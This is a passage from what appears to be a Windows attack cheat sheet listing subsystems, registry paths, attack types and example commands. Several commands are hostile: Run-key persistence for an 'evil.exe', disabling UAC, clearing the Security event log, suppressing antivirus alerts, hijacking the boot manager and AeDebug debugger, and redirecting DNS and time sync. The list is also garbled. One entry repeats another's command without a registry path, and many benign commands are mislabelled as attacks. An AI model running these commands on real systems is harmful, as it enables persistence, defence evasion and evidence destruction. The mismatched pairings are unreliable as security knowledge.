Attacks: Unauthorized Remote Access, System Control
Codes: `msra /offerRA`

Windows File Association Control

Registry Path: `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts`
Attacks: File Association Hijacking, Malware Execution
Codes: `assoc .txt=evilprogid`

Windows Network Shares Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares`
Attacks: Unauthorized Network Access, Data Theft
Codes: `net share EvilShare=C:\evil`

Windows Network Settings Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters`
Attacks: Network Manipulation, Man-in-the-Middle
Codes: `netsh interface ip set dns "Local Area Connection" static 1.2.3.4`

Windows Driver Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Class`
Attacks: Driver Manipulation, Kernel-Level Control
Codes: `pnputil /add-driver evil.inf`

Windows Boot Control

Registry Path: `HKLM\BCD00000000`
Attacks: Boot Manipulation, System Integrity Compromise
Codes: `bcdedit /set {bootmgr} path \EFI\evil\evilmgr.efi`

Windows Activation Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform`
Attacks: Activation Bypass, Licensing Manipulation
Codes: `slmgr /rearm`

Windows Update Control

Registry Path: `HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate`
Attacks: Update Manipulation, Vulnerability Exploitation
Codes: `wuauclt /detectnow`

Windows Firewall Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy`
Attacks: Firewall Bypass, Unauthorized Access
Codes: `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes`

Windows Security Center Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Security Center`
Attacks: Security Alert Suppression, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Security Center /v AntiVirusDisableNotify /t REG_DWORD /d 1`

Windows Event Viewer Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\EventViewer`
Attacks: Log Manipulation, Evidence Tampering
Codes: `wevtutil cl Security`

Windows Performance Monitor Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib`
Attacks: System Monitoring, Data Theft
Codes: `logman create counter EvilMonitor -o "C:\evil.log" -f csv -v mmddhhmm -c "\Processor(_Total)\% Processor Time"`

Windows Power Configuration Control

Codes: `assoc .txt=evilprogid`

Windows Service Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services`
Attacks: Service Manipulation, Privilege Escalation
Codes: `sc create EvilService binPath= "C:\evil\evil.exe"`

Windows User Account Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`
Attacks: UAC Bypass, Privilege Escalation
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0`

Windows Autorun Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Attacks: Persistence, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v EvilApp /t REG_SZ /d "C:\evil\evil.exe"`

Windows MIME Type Control

Registry Path: `HKCR\MIME\Database\Content Type`
Attacks: MIME Type Hijacking, Malware Execution
Codes: `reg add HKCR\MIME\Database\Content Type\application/evil /v Extension /t REG_SZ /d .evil`

Windows COM Object Control

Registry Path: `HKCR\CLSID`
Attacks: COM Hijacking, Privilege Escalation
Codes: `reg add HKCR\CLSID\{evil-clsid} /ve /t REG_SZ /d "Evil COM Object"`

Windows BITS Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\BITS`
Attacks: Data Exfiltration, Malware Download
Codes: `bitsadmin /create eviljob`

Windows App Paths Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths`
Attacks: Application Hijacking, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\evilapp.exe /ve /t REG_SZ /d "C:\evil\evilapp.exe"`

Windows OLE Control

Registry Path: `HKCR\OLE`
Attacks: OLE Exploitation, Malware Execution
Codes: `reg add HKCR\OLE\evil.ole /ve /t REG_SZ /d "Evil OLE Object"`

Windows Shell Extension Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions`
Attacks: Shell Manipulation, Malware Execution
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved /v {evil-guid} /t REG_SZ /d "Evil Shell Extension"`

Windows Environment Variables Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment`
Attacks: Environment Manipulation, Malware Execution
Codes: `setx EVIL_PATH "C:\evil"`

Windows DNS Cache Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters`
Attacks: DNS Poisoning, Man-in-the-Middle
Codes: `ipconfig /flushdns`

Windows Kernel Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`
Attacks: Kernel Manipulation, System Crash
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management /v ClearPageFileAtShutdown /t REG_DWORD /d 1`

Windows Protocol Handler Control

Registry Path: `HKCR\PROTOCOLS\Handler`
Attacks: Protocol Hijacking, Data Interception
Codes: `reg add HKCR\PROTOCOLS\Handler\evil /ve /t REG_SZ /d "Evil Protocol Handler"`

Windows Print Spooler Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Control\Print\Printers`
Attacks: Print Spooler Exploitation, Malware Execution
Codes: `net stop spooler`

Windows Group Policy Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy`
Attacks: Policy Manipulation, System Control
Codes: `gpupdate /force`

Windows Time Service Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\W32Time`
Attacks: Time Manipulation, Certificate Exploitation
Codes: `w32tm /config /manualpeerlist:"evil.time.server" /syncfromflags:manual /reliable:YES /update`

Windows SMB Control

Registry Path: `HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters`
Attacks: SMB Exploitation, Ransomware Propagation
Codes: `reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /t REG_DWORD /d 0`

Windows Debugging Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug`
Attacks: Debugging Manipulation, Malware Analysis Evasion
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug /v Debugger /t REG_SZ /d "C:\evil\evildebugger.exe"`

Windows Error Reporting Control

Registry Path: `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting`
Attacks: Information Disclosure, System Analysis
Codes: `reg add HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting /v Disabled /t REG_DWORD /d 1`
Rating: